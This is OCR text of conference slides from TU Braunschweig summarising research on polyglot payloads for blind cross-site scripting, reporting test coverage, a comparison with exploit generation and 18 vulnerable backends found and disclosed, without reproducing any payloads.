
- Each polyglot triggered backend vulnerabilities
  - Most polyglots were the only triggers for at least one backend
  - Executions seconds to days after submission

Summary



Blind XSS Scenario

1




Seven Polyglots to Rule Them All!

Our polyglot set solving all 111 in-scope GFR tests

🟩 Test solved by polyglot

◆ Only one polyglot solves this test


2



Comparison with Precise Exploit Generation

Figure: Number of CXSS Vulnerabilities found by the approaches.

3



Findings in the Wild

The tip of the iceberg

- 18 vulnerable backends

- Custom tools and popular software
- Vulnerabilities in two platforms for
  - "Logging, Monitoring, Reporting"
  - "Industrial Detection & Response"
- Well-received disclosure

- Each polyglot triggered backend vulnerabilities
  - Most polyglots were the only triggers for at least one backend
  - Executions seconds to days after submission

4

CASA
CYBER SECURITY IN THE AGE
OF LARGE-SCALE ADVERSARIES

Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting

✉ robin.kirchner@tu-braunschweig.de

IAS INSTITUTE FOR APPLICATION SECURITY

Technische Universität Braunschweig